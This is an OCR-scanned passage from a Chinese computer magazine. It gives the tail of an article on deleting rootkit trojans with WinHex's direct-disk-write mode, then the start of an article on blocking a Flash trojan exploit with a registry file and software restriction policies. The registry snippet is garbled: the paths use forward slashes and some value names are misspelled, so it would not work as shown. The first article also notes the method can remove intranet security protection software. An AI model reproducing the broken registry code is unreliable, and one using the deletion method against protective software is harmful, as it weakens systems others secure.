


图6

了清除的准确性和效率。

对于高级用户和反病毒工作者，还有两点要注意的地方：

1、某些更厉害的木马、病毒，都以rootkit的形式以内核状态运行，可能采用了多种系统级保护方法，按照上面的第2步修改时，winhex会因报错而无法修改。这时，选择“options”->“Edit Modes”，在阅读了自动弹出的帮助提示后，在“select Mode”对话框中选择“In-Place Mode...”，此时winhex将进入绕开操作系统直接写硬盘扇区的模式，如图7。此后再修改任何文件，包括Windows运行所必须的文件时，都不会报错了。但是，正如winhex的帮助文件所提到的，这种操作的危险性极大，操作不当的话，甚至可以直接导致操作系统崩溃。





图 7

2、经实验，该方法还可以对除木马和病毒外的恶意程序、广告软件以及因出错而无法删除的某些系统软件模块、甚至是某些内网安全保护软件等进行彻底清除，具有广泛的应用价值。

（文章中涉及到的工具winhex，已经收录在光盘中）

跟我学从根本上防御FLASH漏洞



清原长风

最近Flash Player新版出了挂马漏洞，以机器狗为首的多种木马病毒开始利用该漏洞在网上肆虐，虽然网上的免疫程序有许多，但都是治标不治本，通过一段时间的研究我找到了一种很有效并且简单易用的方法，可以利用注册表和组策略来进行防御。

首先将以下内容保存为“防御.reg”，然后双击将其导入注册表中，如图1，图2。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE/SOFTWARE/Policies/Microsoft/Windows/Safer]
[HKEY_LOCAL_MACHINE/SOFTWARE/Policies/Microsoft/Windows/Safer/CodeIdentifiers]
"AuthenticodeEnabled"=dword:00000000

"LEVEls"=dword:00035000

"DefaultLEVEl"=dword:00040000

"TransparentEnabled"=dword:00000001
"olicyScope"=dword:00000000
```




图 1



图 2

点击“开始”－“运行”，在“运行”栏中输入gpedit.msc打开Windows自带的组策略，找到“计算机配置”－“Windows设置”－“安全设置”－“公钥策略”下的“软件限制策略”，如图3，在“软件限制策略”上点鼠标右键，选择“创建软件限制策略规则”，如图4。




图 3

然后在“其他规则”上点鼠标右键，选择“新建散列规则”（对于Windows2003，则是“新建哈希规则”），单击“浏览”，找

